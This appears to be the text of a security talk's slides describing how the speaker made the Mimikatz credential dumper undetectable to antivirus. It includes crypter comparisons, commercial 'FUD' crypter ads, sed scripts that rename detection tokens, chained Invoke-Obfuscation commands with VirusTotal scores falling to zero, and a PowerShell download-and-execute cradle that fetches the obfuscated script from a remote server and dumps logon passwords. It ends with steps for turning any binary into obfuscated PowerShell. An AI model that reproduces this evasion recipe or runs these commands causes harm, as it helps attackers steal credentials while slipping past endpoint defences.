What do you do when your boss wants undetectable malware?

PYONGYANG SPONSORED?

No, none of these lovely guys is my boss

WHAT DO WE DO?

Continuous Security Validation/Instrumentation

WHAT DO I DO?

Research threats and introduce them as attacks in our platform

What’s this talk about?

USUAL COMPANY WORKFLOW

- Boss comes in:
  - “We need *<this>* for yesterday”
- Slave looks around:
  - “Sure thing, boss! Almost done!”

What’s this talk about?

USUAL COMPANY WORKFLOW

- Boss comes in:
  - “We need *<this>* for yesterday”
- Slave looks around:
  - “Sure thing, boss! Almost done!”

So in this case, what does <this> exactly mean?

Fully Undetectable Mimikatz

How do you go from 0 to done in 3 work days?


(meetings and distractions included…)


CRYPTERS & PACKERS

What are them?

Packers and crypters are programs that receive a binary as an input and they either output a compressed or an encrypted binary, respectively.

The compressed/encrypted binary should be able to decompress/decrypt itself on run-time.





Images: Practical Malware Analysis, page 386, 387. (Michael Sikorski, Andrew Honig)

What about crypters?

HYPERION

- Opensource crypter with good write-up of the algorithm
- AES 128bit is used to encrypt binary
- 16-bytes key is randomly generated
- On run-time decryption, the key will be bruteforced
  - Key space is reduced on key generation step
  - Checksum is used to idenitify if decryption attempt is correct

Let’s see what happens…

```
C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>hyperion.exe
Hyperion PE-Crypter
Version 1.1 by Christian Ammann
Http://www.nullsecurity.net

Usage: hyperion.exe <options> <infile> <outfile>
List of available options:
  -k <size>      Length of random AES key in bytes.
                 Default value is 6.
  -s <size>      Each byte of the key has a range between
                 0 and <size-1>. Default value is 4.
  -l, --logile   The packed executable generates a log.txt
                 on startup for debugging purpose
  -v, --verbose  Print verbose informations while running.

C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>hyperion.exe Examples\mimi
katz.exe Examples\mimikatz_enc.exe

C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>Examples\mimikatz_enc.exe

C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>Examples\mimikatz.exe

  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Jan 22 2015 22:15:55)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz # exit
Bye!

C:\Users\newlog\Documents\tools\hyperion\Hyperion-1.2>
```

Let’s see what happens…

virustotal

SHA256:	d13ba691310591347977729c0d99e070592a8543dbd64f892a0cecd56dd38f0c
File name:	mimikatz_enc.exe
Detection ratio:	38 / 61
Analysis date:	2017-05-28 09:54:24 UTC (1 minute ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result
Ad-Aware	Gen:Variant.Razy.6416
AhnLab-V3	Trojan/Win32.Generic.C216885
ALYac	Gen:Variant.Razy.6416
Antiy-AVL	Trojan/Win32.AGeneric
Arcabit	Trojan.Razy.D1910
Avast	Win32:Evo-gen [Susp]
AVG	Win32/Cryptor

ClamAV	Win.Packer.Hyperion-1

What do the grown up do?

HACKED TEAM FTW!

hackedteam / core-packer

Code | Issues 0 | Pull requests 0 | Projects 0

Branch: master core-packer / core-packer /

cod Patch in DllEntryPoint32.cpp ...

..	
distorm	distorm;
peasm	distorm;
tclap	.text encrypted in memory
DllEntryPoint32.cpp	Patch in DllEntryPoint32.cpp
DllEntryPoint64.cpp	fix for core64
ExeEntryPoint32.cpp	distorm;
LoadLibrary.cpp	xpack bypass
LoadLibrary.h	core-packer

https://github.com/hackedteam/core-packer/

Appendix

How to build and run core-packer: After some work we were able to build and run core-packer. Based on the project files left by the authors, we found that core-packer was built with Visual Studio 2010. We were unable to get a freeware copy of Visual Studio 2010 but 2012 worked. The project will not compile on later versions of Visual Studio without some trivial code modifications.

Testing the packer on random exe's and DLLs caused the packer to crash, but when run against binaries compiled by Hacking Team (available at DUMP_ROOT/rcs-dev%5Cshare/HOME/Ivan/full_themida_core/windows/), such as their scout or soldier malware, core-packer ran without issue. Note that the 64-bit version of core-packer appears to only work on DLLs and not exes. All our tests were performed against the 32-bit version of core-packer.

http://ethanheilman.tumblr.com/post/128708937890/a-brief-examination-of-hacking-teams-crypter

What’s out there?

Crypter Update:: April 06, 2017 ; **Version**: 1.15.0.0

SECURE ORDER	PRICE	DETAILS
BUY NOW	Sale: $149.99 ~~$199.99~~	Lifetime License
BUY NOW	Sale: $74.99 ~~$99.99~~	1 Year License
BUY NOW	Sale: $37.99 ~~$49.99~~	1 Month License

During the license period you'll receive new versions (upgrades) and fixes.

“

Customer

Always FUD!

I was speaking to an assistant of yours through live chat where I had some questions that required answering, regarding

“

Customer

Very happy with ExterByte

I purchased this crypter, with the intention of protecting my newly

“

Customer

Excellence Crypter

I have used a variety of crypters before, some were broken and some did not even get my software undetected from false

5 Protected Files / Month	20 Protected Files / Month	50 Protected Files / Month	Unlimited Protected Files	Private CypherX Crypter
6 Month License [1 Computer]	1 Year License [1 Computer]	2 Year License [3 Computers]	Unlimited License / Computers	Custom Private RAT
.NET Crypting Engine	.NET & C++ Crypting Engines	.NET & C++ Crypting Engines	Private Crypting Engines	Unlimited Usage
Email Support	Binder/Icon changer	File-Binder & Icon Changer	Priority Private Updates	FUD or Money Back
$47.99 (Discounted)	Email Support	Crypter BluePrint Bonus Guide	File-Binder & Icon Changer	$997.99 (Discounted)
ORDER NOW	$97.99 (Discounted)	Email/Chat/Teamview Support	Crypter BluePrint Bonus Guide	ORDER NOW
	ORDER NOW	$197.99 (Discounted)	Priority Email/Chat/RDP Support	
		ORDER NOW	$497.99 (Discounted)	
			ORDER NOW	

Monthly	Lifetime
$13.95/Mon	$79.95/Once
Free updates	Free updates
Live support	Live support
Binder	Binder
Bypass UAC	Bypass UAC
Error Message	Error Message
.NET & Native support	.NET & Native support
Hidden startup	Hidden startup
Icon changer	Icon changer
Mutex	Mutex
+Much more	+Much more
Purchase	Purchase

What can I do?

1. Write my own packer/crypter

What can I do?

1. Write my own packer/crypter
2. Refactor Hyperion/HT tools

What can I do?

1. Write my own packer/crypter
2. Refactor Hyperion/HT tools
3. Pay for someone else to do my job


What can I do?

1. Write my own packer/crypter
2. Refactor Hyperion/HT tools
3. Pay for someone else to do my job
4. Keep thinking (for which I'm paid!)

OBFUSCATION

Reflective DLL Injection

Regular DLL Injection



Reflective DLL Injection

So… what's Reflective DLL Injection?

All you've seen before…

Reflective DLL Injection

So… what's Reflective DLL Injection?

All you've seen before…

…with the DLL stored in memory…

Reflective DLL Injection

So… what's Reflective DLL Injection?

All you've seen before…

…with the DLL stored in memory…

…implementing your own LoadLibrary…

Reflective DLL Injection

So… what's Reflective DLL Injection?

All you've seen before…

…with the DLL stored in memory…

…implementing your own LoadLibrary…

…in bloody PowerShell!!!

ALL HAIL THIS MAD FELLA →

aka:. Joseph Bialek, clymb3r

- Why PowerShell?
  - “PowerShell script simply executes PowerShell.exe on the target system, which isn’t particularly suspicious”
  - “PowerShell remoting allows us to remotely execute scripts without ever writing to disk on the target system”

ALL HAIL THIS MAD FELLA →

aka:. Joseph Bialek, clymb3r

- Why PowerShell?
  - "PowerShell script simply executes PowerShell.exe on the target system, which isn't particularly suspicious"
  - "PowerShell remoting allows us to remotely execute scripts without ever writing to disk on the target system"

And some love for pain…

Avoid touching the filesystem

POWERSHELL INVOKE-EXPRESSION

```
[01:06:01]:[..]/newlog$ $Command = 'Get-Process'
[01:06:07]:[..]/newlog$ IEX $Command

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id  SI ProcessNa
-------  ------    -----      ----- -----   ------     --  -- ---------
    189      16     5240      12308    61            4744   0 ai_exec_s
    299      17     6168      22456 ...91     0.19   6720   1 Applicat
    138       7     1452       5860    57            4584   0 AppVShNot
    111       8     1168       5236    54            1248   0 armsvc
```

$ IEX (New-Object Net.WebClient).DownloadString(<server>/<path>/ps_script.ps1); Function -Param

Original Invoke-Mimikatz.ps1

How does this work?

- https://clymb3r.wordpress.com/2013/04/06/reflective-dll-injection-with-powershell/
- https://clymb3r.wordpress.com/2013/04/09/modifying-mimikatz-to-be-loaded-using-invoke-reflectivedllinjection-ps1/

The tool itself:

- https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1
- https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1

SHA256: ebf54f745dc81e1958f75e4ca91dd0ab989fc9787bb6b0bf993e2f51d9a2a5bb

File name: Invoke-Mimikatz.ps1

Detection ratio: 22 / 53

Analysis date: 2017-03-12 13:22:42 UTC (1 minute ago)

Analysis | Relationships | Additional information | Comments | Votes

Antivirus	Result
Ad-Aware	Application.HackTool.PowerSploit.A
AegisLab	Troj.Psw.Powershell!c
Arcabit	Application.HackTool.PowerSploit.A
Avast	BV:AndroDrp-B [Drp]
BitDefender	Application.HackTool.PowerSploit.A
Cyren	Application.GEPV
ESET-NOD32	PowerShell/Injector.B
Emsisoft	Application.HackTool.PowerSploit.A (B)
F-Secure	Application.HackTool.PowerSploit

Custom Script Modifications

- Simple mods to change file hash
  - Remove all comments

```
[13:56:54] albert@attackiq:talk$ cat 1.mods_remove_comments.sh
#!/bin/bash

sed -i -e '/<#/,/#>/c\\' "$1"
sed -i -e 's/^[[:space:]]*#.*$//g' "$1"
```

SHA256: ed2f9214d1c6118c8af59ed3eb70522243ea238361547922bcf84a6dbab7cc39

File name: 1.Invoke-Mimikatz_without_comments.ps1

Detection ratio: 12 / 56

Analysis date: 2017-03-12 12:57:46 UTC (0 minutes ago)

Analysis | Additional information | Comments | Votes

Antivirus	Result
ESET-NOD32	PowerShell/Injector.B
Fortinet	JS/Moat.3B45BB5E!tr
GData	Script.Trojan.Agent.TK2UHN
Ikarus	Trojan.PowerShell.Injector
Kaspersky	HEUR:Trojan.PowerShell.Generic
McAfee	HTool-EmpireAgent
McAfee-GW-Edition	HTool-EmpireAgent
Microsoft	HackTool:Win32/Mikatz!dha
Qihoo-360	Win32/Trojan.PSW.c71
Rising	Trojan.Injector!8.C4 (topis)
Symantec	Hacktool.Mimikatz
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic

Custom Script Modifications

Detection ration dropped by ~50%

However, the good contenders remain:

- Microsoft
- Kaspersky
- Symantec
- McAfee
- Nod32
- (…)

SHA256: ed2f9214d1c6118c8af59ed3eb70522243ea238361547922bcf84a6dbab7cc39

File name: 1.Invoke-Mimikatz_without_comments.ps1

Detection ratio: 12 / 56

Analysis date: 2017-03-12 12:57:46 UTC (0 minutes ago)

Analysis | Additional information | Comments | Votes

Antivirus	Result
ESET-NOD32	PowerShell/Injector.B
Fortinet	JS/Moat.3B45BB5E!tr
GData	Script.Trojan.Agent.TK2UHN
Ikarus	Trojan.PowerShell.Injector
Kaspersky	HEUR:Trojan.PowerShell.Generic
McAfee	HTool-EmpireAgent
McAfee-GW-Edition	HTool-EmpireAgent
Microsoft	HackTool:Win32/Mikatz!dha
Qihoo-360	Win32/Trojan.PSW.c71
Rising	Trojan.Injector!8.C4 (topis)
Symantec	Hacktool.Mimikatz
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic

Custom Script Modifications

- Remove critical tokens:
  - References to Mimikatz
  - Hardcoded commands

```
[14:46:10] albert@attackiq:talk$ cat 2.mods_critical_words.sh
#!/bin/bash

sed -i -e '/<#/,/#>/c\\' "$1"
sed -i -e 's/^[[:space:]]*#.*$//g' "$1"
sed -i -e 's/Invoke-Mimikatz/RainbowsAndUnicorns/g' "$1"
sed -i -e 's/DumpCreds/MoreRainbows/g' "$1"
```

SHA256:	bf73674002c768e76622a16a77f26485042fa36a50a971065c2b41b312245929
File name:	2.IM_critical_words.ps1
Detection ratio:	4 / 55
Analysis date:	2017-03-12 13:49:14 UTC (1 minute ago)

Analysis | Additional information | Comments | Votes

Antivirus	Result
ESET-NOD32	PowerShell/Injector.B
Ikarus	Trojan.PowerShell.Injector
Kaspersky	HEUR:Trojan.PowerShell.Generic
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic

Custom Script Modifications

Detection ration dropped to ~30%

Bye bye Microsoft, McAfee, Symantec…

Still, well known vendors there:

- Nod32
- Kaspersky
- (…)


SHA256:	bf73674002c768e76622a16a77f26485042fa36a50a971065c2b41b312245929
File name:	2.IM_critical_words.ps1
Detection ratio:	4 / 55
Analysis date:	2017-03-12 13:49:14 UTC (1 minute ago)

Analysis | Additional information | Comments | Votes

Antivirus	Result
ESET-NOD32	PowerShell/Injector.B
Ikarus	Trojan.PowerShell.Injector
Kaspersky	HEUR:Trojan.PowerShell.Generic
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic

Custom Script Modifications

- After a lot of trial and error, I always got a couple of detections



I could have stopped here, say “good enough” and move on… but… honour, pride, you know…

WHAT ABOUT OBFUSCATORS?

There are obfuscators for most well known interpreted languages:

- Javascript
- Python
- …

Is there someone so nuts so as to create a PowerShell obfuscator?

WHAT ABOUT OBFUSCATORS?

There are obfuscators for most well known interpreted languages:

- Javascript
- Python
- …

Is there someone so nuts so as to créate a PowerShell obfuscator?

Invoke-Obfuscation, by Daniel Bohannon

- https://github.com/danielbohannon/Invoke-Obfuscation

Invoke-Obfuscation, let’s give it a try!

```
Tool    :: Invoke-Obfuscation
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.6
License :: Apache License, Version 2.0
Notes   :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool             TUTORIAL
[*]  Show this Help Menu                          HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate        SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                                 CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally            EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard          COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk          OUT
[*]  Reset ALL obfuscation for ObfuscatedCommand  RESET
[*]  Undo LAST obfuscation for ObfuscatedCommand  UNDO
[*]  Go Back to previous obfuscation menu         BACK,CD ..
[*]  Quit Invoke-Obfuscation                      QUIT,EXIT
[*]  Return to Home Menu                          HOME,MAIN

Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation> token

Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)
```

Different types of obfuscation available:

- Comments removal
- Whitespace removal
- (…)

Invoke-Obfuscation, let’s give it a try!

Let’s run it full power!!

```
$ Import-Module Invoke-Obfuscation.psd1

$ Invoke-Obfuscation -ScriptPath ‘./Invoke-Mimikatz.ps1’ -Command ‘Token\All\1\Out full_power.ps1’ -Quiet
```

Invoke-Obfuscation, let’s give it a try!

Let’s run it full power!!

$ Import-Module Invoke-Obfuscation.psd1

$ Invoke-Obfuscation -ScriptPath ‘./Invoke-Mimikatz.ps1’ -Command ‘Token\All\1\Out full_power.ps1’ -Quiet

SHA256:	c3faf620c58030a573599e3f42c20a398883637026f017def3541683f5632bdf
File name:	full_power.ps1
Detection ratio:	0 / 56
Analysis date:	2017-03-12 16:43:19 UTC (0 minutes ago)

Invoke-Obfuscation, let’s give it a try!

Invoke-Obfuscation, let’s give it a try!


Right…?

Invoke-Obfuscation, let’s give it a try!

Hell, no…

```
$ IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:8000/full_power.ps1');
Invoke-Mimikatz –DumpCreds
```

Nothing happens…



Invoke-Obfuscation, What now?!

Long story short…

Spend n-thousand hours chaining obfuscation stages and testing them!

Invoke-Obfuscation, What now?!

```
$ Invoke-Obfuscation -ScriptPath '.\Invoke-Mimikatz.ps1' -Command 'Token\Comment\1' -Quiet > 1.mimi_comments.ps1 (4/55)

$ Invoke-Obfuscation -ScriptPath '.\mimi_comments.ps1' -Command 'Token\Whitespace\1' -Quiet > 2.mimi_comments_whitespace.ps1 (4/55)

$ Invoke-Obfuscation -ScriptPath '.\2.mimi_comments_whitespace.ps1' -Command 'Token\Type\1' -Quiet > 3.mimi_comments_whitespace_type.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\2.mimi_comments_whitespace.ps1' -Command 'Token\Variable\1' -Quiet > 4.mimi_comments_whitespace_variable.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\4.mimi_comments_whitespace_variable.ps1 -Command 'Token\Member\1' -Quiet > 5.mimi_comments_whitespace_variable_member.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\5.mimi_comments_whitespace_variable_member.ps1' -Command 'Token\Argument\1' -Quiet > 6.mimi_comments_whitespace_variable_member_argument.ps1 (0/55)
```

Invoke-Obfuscation, What now?!

$ Invoke-Obfuscation -ScriptPath '.\Invoke-Mimikatz.ps1' -Command 'Token\Comment\1' -Quiet > 1.mimi_comments.ps1 (4/55)

$ Invoke-Obfuscation -ScriptPath '.\mimi_comments.ps1' -Command 'Token\Whitespace\1' -Quiet > 2.mimi_comments_whitespace.ps1 (4/55)

$ Invoke-Obfuscation -ScriptPath '.\2.mimi_comments_whitespace.ps1' -Command 'Token\Type\1' -Quiet > 3.mimi_comments_whitespace_type.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\2.mimi_comments_whitespace.ps1' -Command 'Token\Variable\1' -Quiet > 4.mimi_comments_whitespace_variable.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\4.mimi_comments_whitespace_variable.ps1 -Command 'Token\Member\1' -Quiet > 5.mimi_comments_whitespace_variable_member.ps1 (2/55)

~~$ Invoke-Obfuscation -ScriptPath '.\5.mimi_comments_whitespace_variable_member.ps1' -Command 'Token\Argument\1' -Quiet > 6.mimi_comments_whitespace_variable_member_argument.ps1 (0/55)~~

$ Invoke-Obfuscation -ScriptPath '.\5.mimi_comments_whitespace_variable_member.ps1' -Command 'Token\Command\1' -Quiet > 7.mimi_comments_whitespace_variable_member_command.ps1 (2/55)

$ Invoke-Obfuscation -ScriptPath '.\7.mimi_comments_whitespace_variable_member_command.ps1' -Command 'Token\String\1' -Quiet > 8.mimi_comments_whitespace_variable_member_command_string.ps1 (2/55)

Invoke-Obfuscation, Problems?

Following obfuscation stages break the script:

- Type (execution does not finish)
- Argument (error msg on execution)

Invoke-Obfuscation, Problems?

Following obfuscation stages break the script:

- Type (execution does not finish)
- Argument (error msg on execution)

The thing is…

Damn you, McAfee! (just kidding, good work ;)

WHAT NOW?

Clock's ticking!

So… I could have stopped here, say "good enough" and move on… but… honour, pride, you know…

What about trying both approaches?

- Custom script modifications
- Automatic obfuscation

Custom mods + Invoke-Obfuscation

Custom modifications were detected by:

- Eset – Nod32
- Ikarus
- Kaspersky
- Zone Alarm Check Point

Invoke-Obfuscation was detected by:

- McAfee / McAfee-GW-Edition

Looks like we have a plan, right?

Custom mods + Invoke-Obfuscation

We take the custom modified script version were these were removed:

- Whitespaces
- Comments
- Critical tokens

Obfuscate it!

```
$ Invoke-Obfuscation -ScriptPath '.\2.IM_critical_words.ps1' -Command ‘Token\Variable\1’ -Quiet > final.ps1
```

Custom mods + Invoke-Obfuscation

We take the custom modified script version were these were removed:

- Whitespaces
- Comments
- Critical tokens

Obfuscate it!

```
$ Invoke-Obfuscation -ScriptPath '.\2.IM_critical_words.ps1' -Command ‘Token\Variable\1’ -Quiet > final.ps1
```

SHA256:	016a8ae386e3b9124ea862fce656e790e53d1b2935645334a9bb4afb0fff0afe
File name:	final.ps1
Detection ratio:	0 / 55
Analysis date:	2017-03-12 18:46:46 UTC (1 minute ago)

Custom mods + Invoke-Obfuscation

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

[19:58:29]:[..]/system32$ IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:8000/final.ps1'); RainbowsAndUnicorns -MoreRainbows

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 9179690 (00000000:008c122a)
Session           : Interactive from 1
User Name         : newlog
```

Custom mods + Invoke-Obfuscation

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

[19:58:29]:[..]/system32$ IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:8000/final.ps1'); RainbowsAndUnicorns -MoreRainbows

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 9179690 (00000000:008c122a)
Session           : Interactive from 1
User Name         : newlog
```

LET’S GENERALIZE THIS WORK

Convert any binary to PowerShell, so everything can be obfuscated

STEPS

- Convert your binary to base64
- Embed the base64 string into the Invoke-ReflectivePEInjection.ps1
- Convert base64 to byte array
- Call Invoke-ReflectivePEInjection function

